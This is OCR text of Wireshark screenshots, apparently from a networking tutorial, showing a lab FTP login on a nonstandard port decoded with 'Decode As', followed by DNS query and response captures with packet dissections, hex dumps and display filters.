17	14.787940	192.168.1.6	192.168.1.8	TCP	112	10008 → 55695 [PSH, ACK] Seq=309 Ack=6 Win=525568 Len=58

```
> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: HonHaiPr_c8:46:df (b0:10:41:c8:46:df), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
> Internet Protocol Version 4, Src: 192.168.1.8, Dst: 192.168.1.6
v Transmission Control Protocol, Src Port: 55695, Dst Port: 10008, Seq: 0, Len: 0
    Source Port: 55695
    Destination Port: 10008
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 0    (relative sequence number)
    [Next sequence number: 0    (relative sequence number)]
    Acknowledgment number: 0
    1010 .... = Header Length: 40 bytes (10)
  > Flags: 0x002 (SYN)
    Window size value: 14600
    [Calculated window size: 14600]
```


```
0000  b0 10 41 c8 46 df b0 10  41 c8 46 df 08 00 45 00   ··A·F··· A·F···E·
0010  00 3c 56 24 40 00 40 06  61 39 c0 a8 01 08 c0 a8   ·<V$@·@· a9······
0020  01 06 d9 8f 27 18 7f 13  8e ab 00 00 00 00 a0 02   ····'··· ········
0030  39 08 a4 81 00 00 02 04  05 b4 04 02 08 0a 00 21   9······· ·······!
0040  d8 8f 00 00 00 00 01 03  03 07                     ········ ··
```


Wireshark · Decode As...
Field
Value
Type
Default
Current
OK
Save
Cancel
Help


Wireshark · Decode As...
Field
Value
Type
Default
Current
TCP port
55695
Integer, base 10
(none)
(none)
OK
Save
Cancel
Help


Wireshark · Decode As...
Field
Value
Type
Default
Current
TCP port
10008
Integer, base 10
(none)
FTP
OK
Save
Cancel
Help


```
     4 0.001952    192.168.1.6     192.168.1.8     FTP      96 Response: 220-FileZilla Server version 0.9.41 beta
     5 0.002061    192.168.1.6     192.168.1.8     FTP      99 Response: 220-written by Tim Kosse (Tim.Kosse@gmx.de)
     7 0.002144    192.168.1.6     192.168.1.8     FTP     115 Response: 220 Please visit http://sourceforge.net/projects/filezilla/
    10 14.787351   192.168.1.8     192.168.1.6     FTP      59 Request: help
    11 14.787609   192.168.1.6     192.168.1.8     FTP      98 Response: 214-The following commands are recognized:
    13 14.787760   192.168.1.6     192.168.1.8     FTP     112 Response:    USER   PASS   QUIT   CWD    PWD    PORT   PASV   TYPE
    15 14.787852   192.168.1.6     192.168.1.8     FTP     112 Response:    LIST   REST   CDUP   RETR   STOR   SIZE   DELE   RMD
    17 14.787940   192.168.1.6     192.168.1.8     FTP     112 Response:    MKD    RNFR   RNTO   ABOR   SYST   NOOP   APPE   NLST
    18 14.788031   192.168.1.6     192.168.1.8     FTP     112 Response:    MDTM   XPWD   XCUP   XMKD   XRMD   NOP    EPSV   EPRT
    20 14.788124   192.168.1.6     192.168.1.8     FTP     112 Response:    AUTH   ADAT   PBSZ   PROT   FEAT   MODE   OPTS   HELP
    23 14.788222   192.168.1.6     192.168.1.8     FTP     112 Response:    ALLO   MLST   MLSD   SITE   P@SW   STRU   CLNT   MFMT
    25 14.788324   192.168.1.6     192.168.1.8     FTP      63 Response:    HASH
    26 14.788407   192.168.1.6     192.168.1.8     FTP      76 Response: 214 Have a nice day.
    29 23.848456   192.168.1.8     192.168.1.6     FTP      65 Request: USER local
    30 23.848756   192.168.1.6     192.168.1.8     FTP      87 Response: 331 Password required for local
    32 28.827716   192.168.1.8     192.168.1.6     FTP      65 Request: PASS 12345
    33 28.828052   192.168.1.6     192.168.1.8     FTP      69 Response: 230 Logged on
    35 37.021457   192.168.1.8     192.168.1.6     FTP      59 Request: list
    36 37.021713   192.168.1.6     192.168.1.8     FTP      85 Response: 503 Bad sequence of commands.
    38 44.986351   192.168.1.8     192.168.1.6     FTP      58 Request: CWD
    39 44.986649   192.168.1.6     192.168.1.8     FTP     134 Response: 250 Broken client detected, missing argument to CWD. "/" is current directory.
    41 55.445574   192.168.1.8     192.168.1.6     FTP      58 Request: pwd
    42 55.445783   192.168.1.6     192.168.1.8     FTP      85 Response: 257 "/" is current directory.
    44 62.475324   192.168.1.8     192.168.1.6     FTP      58 Request: dit
    45 62.475550   192.168.1.6     192.168.1.8     FTP      95 Response: 500 Syntax error, command unrecognized.
    47 64.785843   192.168.1.8     192.168.1.6     FTP      58 Request: dir
    48 64.786115   192.168.1.6     192.168.1.8     FTP      95 Response: 500 Syntax error, command unrecognized.
    50 77.905902   192.168.1.8     192.168.1.6     FTP      59 Request: LIST
    51 77.906139   192.168.1.6     192.168.1.8     FTP      85 Response: 503 Bad sequence of commands.
```






```
   491 75.323505    192.168.1.4     192.168.1.1     DNS      80 Standard query 0xdaa3 A clients.l.google.com
   492 75.331680    192.168.1.1     192.168.1.4     DNS      96 Standard query response 0xdaa3 A clients.l.google.com A 216.58.221.46
   493 75.332868    192.168.1.4     192.168.1.1     DNS      80 Standard query 0x5394 AAAA clients.l.google.com
   497 75.336557    192.168.1.1     192.168.1.4     DNS     108 Standard query response 0x5394 AAAA clients.l.google.com AAAA 2404:6800:4002:808::200e
   576 85.778251    192.168.1.4     192.168.1.1     DNS      75 Standard query 0x9dd9 A docs.google.com
   578 85.781469    192.168.1.1     192.168.1.4     DNS      91 Standard query response 0x9dd9 A docs.google.com A 172.217.167.46
   579 85.785178    192.168.1.4     192.168.1.1     DNS      75 Standard query 0x2d14 A docs.google.com
   581 85.792105    192.168.1.1     192.168.1.4     DNS      91 Standard query response 0x2d14 A docs.google.com A 172.217.167.46
   604 90.572056    192.168.1.4     192.168.1.1     DNS      75 Standard query 0x2581 A mail.google.com
   605 90.578798    192.168.1.1     192.168.1.4     DNS     118 Standard query response 0x2581 A mail.google.com CNAME googlemail.l.google.com A 216.58.221.37
   607 90.579880    192.168.1.4     192.168.1.1     DNS      83 Standard query 0xcd57 A googlemail.l.google.com
   608 90.588968    192.168.1.1     192.168.1.4     DNS      99 Standard query response 0xcd57 A googlemail.l.google.com A 216.58.221.37
> Frame 605: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface 0
> Ethernet II, Src: ZioncomE_e7:b0:54 (78:44:76:e7:b0:54), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.4
v User Datagram Protocol, Src Port: 53, Dst Port: 60316
    Source Port: 53
    Destination Port: 60316
    Length: 84
    Checksum: 0x8196 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 51]
> Domain Name System (response)
```


```
Domain Name System (response)
    Transaction ID: 0x2581
  Flags: 0x8180 Standard query response, No error
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .0.. .... .... = Authoritative: Server is not an authority for domain
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... 1... .... = Recursion available: Server can do recursive queries
      .... .... .0.. .... = Z: reserved (0)
      .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server
      .... .... ...0 .... = Non-authenticated data: Unacceptable
      .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 2
    Authority RRs: 0
    Additional RRs: 0
```

```
  Queries
    mail.google.com: type A, class IN
        Name: mail.google.com
        [Name Length: 15]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  Answers
    mail.google.com: type CNAME, class IN, cname googlemail.l.google.com
        Name: mail.google.com
        Type: CNAME (Canonical NAME for an alias) (5)
        Class: IN (0x0001)
        Time to live: 351589
        Data length: 15
        CNAME: googlemail.l.google.com
    googlemail.l.google.com: type A, class IN, addr 216.58.221.37
        Name: googlemail.l.google.com
        Type: A (Host Address) (1)
        Class: IN (0x0001)
        Time to live: 86
        Data length: 4
        Address: 216.58.221.37
  [Request In: 604]
  [Time: 0.006742000 seconds]
```


Address: 216.58.221.37
[Request In: 604]
[Time: 0.006742000 seconds]
0000 b0 10 41 c8 46 df 78 44 76 e7 b0 54 08 00 45 00
0010 00 68 00 00 40 00 40 11 b7 2f c0 a8 01 01 c0 a8
0020 01 04 00 35 eb 9c 00 54 81 96 25 81 81 80 00 01
0030 00 02 00 00 00 00 04 6d 61 69 6c 06 67 6f 6f 67
0040 6c 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 05 00
0050 01 00 05 5d 65 00 0f 0a 67 6f 6f 67 6c 65 6d 61
0060 69 6c 01 6c c0 11 c0 2d 00 01 00 01 00 00 00 56
0070 00 04 d8 3a dd 25


dns.id == 0x2581
No. Time Source Destination Protocol Length Info
604 90.572056 192.168.1.4 192.168.1.1 DNS 75 Standard query 0x2581 A mail.google.com
605 90.578798 192.168.1.1 192.168.1.4 DNS 118 Standard query response 0x2581 A mail.google.com CNAME googlemail.l.google.com A 216.58.221.37


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.
dns.a
dns.a6.address_suffix
dns.a6.prefix_len
dns.a6.prefix_name
dns.aaaa
dns.afsdb.hostname
dns.afsdb.subtype
dns.apl.address_family
dns.apl.afdlength
dns.apl.afdpart.data
dns.apl.afdpart.ipv4
dns.apl.afdpart.ipv6
dns.apl.coded_prefix
dns.apl.negation
dns.caa.flags
dns.caa.flags.issuer_critical
dns.caa.iodef
dns.caa.issue
dns.caa.issuewild
dns.caa.tag
No. Destination Protocol Length Info
192.168.1.1 DNS 75 Standard query 0x2581 A mail.google.com
192.168.1.4 DNS 118 Standard query response 0x2581 A mail.google.com CNAME googlemail.l.google.com A 216.58.221.37
bits), 75 bytes captured (600 bits) on interface 0
df (b0:10:41:c8:46:df), Dst: ZioncomE_e7:b0:54 (78:44:76:e7:b0:54)
192.168.1.4, Dst: 192.168.1.1
60316, Dst Port: 53
Length: 41
Checksum: 0xe008 [unverified]
[Checksum Status: Unverified]
[Stream index: 51]
Domain Name System (query)
Transaction ID: 0x2581
Flags: 0x0100 Standard query
0... .... = Response: Message is a query
.000 0... .... = Opcode: Standard query (0)
.... ..0. .... = Truncated: Message is not truncated
....1 .... = Recursion desired: Do query recursively
.... .0.. .... = Z: reserved (0)
....0 .... = Non-authenticated data: Unacceptable
0000 78 44 76 e7 b0 54 b0 10 41 c8 46 df 08 00 45 00
0010 00 3d a9 79 00 00 40 11 4d e1 c0 a8 01 04 c0 a8
0020 01 01 eb 9c 00 35 00 29 e0 08 25 81 01 00 00 01
0030 00 00 00 00 00 00 04 6d 61 69 6c 06 67 6f 6f 67
0040 6c 65 03 63 6f 6d 00 00 01 00 01




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.4	192.168.1.1	DNS	75	Standard query 0x9d77 A ssl.gstatic.com
2	0.004136	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0x9d77 A ssl.gstatic.com A 172.217.167.3
3	0.004948	192.168.1.4	192.168.1.1	DNS	75	Standard query 0x3318 A ssl.gstatic.com
4	0.013642	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0x3318 A ssl.gstatic.com A 172.217.167.3
5	15.976910	192.168.1.4	192.168.1.1	DNS	73	Standard query 0xba76 A d.dropbox.com
6	15.983604	192.168.1.1	192.168.1.4	DNS	127	Standard query response 0xba76 A d.dropbox.com CNAME d.v.dropbox.com


dns.flags == 0x8180 Expression...


No.	Time	Source	Destination	Protocol	Length	Info
84	127.854241	192.168.1.1	192.168.1.4	DNS	103	Standard query response 0x73e3 A safebrowsing.googleapis.com A 172.217.161.10
87	128.092061	192.168.1.1	192.168.1.4	DNS	169	Standard query response 0x3dd7 A stats.g.doubleclick.net CNAME stats.l.doubleclick.net A 172.217.194.156 A 172.217.194.154 A 172.217.19…
88	128.109006	192.168.1.1	192.168.1.4	DNS	169	Standard query response 0x3dd7 A stats.g.doubleclick.net CNAME stats.l.doubleclick.net A 172.217.194.156 A 172.217.194.154 A 172.217.19…
90	128.642221	192.168.1.1	192.168.1.4	DNS	130	Standard query response 0xfda1 A lh3.googleusercontent.com CNAME googlehosted.l.googleusercontent.com A 172.217.167.1
93	129.038036	192.168.1.1	192.168.1.4	DNS	331	Standard query response 0xb541 A csi.gstatic.com A 64.233.161.94 A 64.233.161.120 A 74.125.128.94 A 74.125.128.120 A 64.233.184.94 A 64…
94	129.038036	192.168.1.1	192.168.1.4	DNS	331	Standard query response 0xb541 A csi.gstatic.com A 64.233.161.94 A 64.233.161.120 A 74.125.128.94 A 74.125.128.120 A 64.233.184.94 A 64…
98	162.122190	192.168.1.1	192.168.1.4	DNS	179	Standard query response 0x6771 A static.asm.skype.com CNAME static-asm-skype.trafficmanager.net CNAME ea1-authgw.cloudapp.net A 52.175.…
100	162.943924	192.168.1.1	192.168.1.4	DNS	237	Standard query response 0x116d A static-asm.secure.skypeassets.com CNAME 1180c.wpc.azureedge.net CNAME 1180c.ec.azureedge.net CNAME 1b…
102	197.584512	192.168.1.1	192.168.1.4	DNS	119	Standard query response 0x319d A clients4.google.com CNAME clients.l.google.com A 172.217.161.14
104	197.593995	192.168.1.1	192.168.1.4	DNS	108	Standard query response 0x25d3 AAAA clients.l.google.com AAAA 2404:6800:4002:805::200e
106	201.828902	192.168.1.1	192.168.1.4	DNS	103	Standard query response 0x99d0 AAAA docs.google.com AAAA 2404:6800:4002:803::200e
108	218.563208	192.168.1.1	192.168.1.4	DNS	200	Standard query response 0x303e A v10.events.data.microsoft.com CNAME v10.events.data.microsoft.com.aria.akadns.net CNAME onecollector.c…
110	248.162033	192.168.1.1	192.168.1.4	DNS	86	Standard query response 0xf4a3 A google.com A 172.217.161.14
112	256.875931	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0x8ae7 A play.google.com A 172.217.160.238
114	256.886400	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0x9cd6 A play.google.com A 172.217.160.238
116	264.226191	192.168.1.1	192.168.1.4	DNS	93	Standard query response 0x6e4a A beacons3.gvt2.com A 172.217.166.195
120	271.401478	192.168.1.1	192.168.1.4	DNS	107	Standard query response 0xe4cc A cello.client-channel.google.com A 74.125.68.189
122	271.412706	192.168.1.1	192.168.1.4	DNS	107	Standard query response 0xaee9 A cello.client-channel.google.com A 74.125.68.189
124	271.422153	192.168.1.1	192.168.1.4	DNS	119	Standard query response 0xf69e AAAA cello.client-channel.google.com AAAA 2404:6800:4003:c01::bd
126	317.948422	192.168.1.1	192.168.1.4	DNS	103	Standard query response 0xf01f A chat-pa.clients6.google.com A 172.217.166.202
128	317.957355	192.168.1.1	192.168.1.4	DNS	115	Standard query response 0x0129 AAAA chat-pa.clients6.google.com AAAA 2404:6800:4002:802::200a
130	332.852300	192.168.1.1	192.168.1.4	DNS	103	Standard query response 0x2205 AAAA play.google.com AAAA 2404:6800:4002:80b::200e
132	342.268331	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0x2f14 A ssl.gstatic.com A 216.58.221.35
134	342.274426	192.168.1.1	192.168.1.4	DNS	91	Standard query response 0xee5a A ssl.gstatic.com A 216.58.221.35
136	342.282826	192.168.1.1	192.168.1.4	DNS	103	Standard query response 0x8252 AAAA ssl.gstatic.com AAAA 2404:6800:4002:802::2003
138	342.289695	192.168.1.1	192.168.1.4	DNS	113	Standard query response 0xf416 A bolt.dropbox.com CNAME bolt.v.dropbox.com A 162.125.18.133


```
    122 271.412706    192.168.1.1           192.168.1.4           DNS      107 Standard query response 0xaee9 A cello.client-channel.google.com A 74.125.68.189
    148 403.119768    192.168.1.1           192.168.1.4           DNS      179 Standard query response 0x202a A static.asm.skype.com CNAME static-asm-skype.trafficmanager.
      4 0.013642      192.168.1.1           192.168.1.4           DNS       91 Standard query response 0x3318 A ssl.gstatic.com A 172.217.167.3
     46 120.568782    192.168.1.1           192.168.1.4           DNS      190 Standard query response 0x3be6 A safe.getsafely.online CNAME loadbalancer.in-application.com
    165 439.416603    192.168.1.1           192.168.1.4           DNS      103 Standard query response 0x191b A 0.client-channel.google.com A 74.125.200.189
    126 317.948422    192.168.1.1           192.168.1.4           DNS      103 Standard query response 0xf01f A chat-pa.clients6.google.com A 172.217.166.202
    171 446.559628    192.168.1.1           192.168.1.4           DNS       91 Standard query response 0x4141 A play.google.com A 216.58.196.206
    100 162.943924    192.168.1.1           192.168.1.4           DNS      237 Standard query response 0x116d A static-asm.secure.skypeassets.com CNAME 1180c.wpc.azureedge
    116 264.226191    192.168.1.1           192.168.1.4           DNS       93 Standard query response 0x6e4a A beacons3.gvt2.com A 172.217.166.195
     84 127.854241    192.168.1.1           192.168.1.4           DNS      103 Standard query response 0x73e3 A safebrowsing.googleapis.com A 172.217.161.10
    157 407.426439    192.168.1.1           192.168.1.4           DNS      111 Standard query response 0xa1d7 AAAA googlemail.l.google.com AAAA 2404:6800:4002:807::2005
     23 105.792164    192.168.1.1           192.168.1.4           DNS       96 Standard query response 0x3f01 A clients.l.google.com A 172.217.166.206
     90 128.642221    192.168.1.1           192.168.1.4           DNS      130 Standard query response 0xfda1 A lh3.googleusercontent.com CNAME googlehosted.l.googleuserco
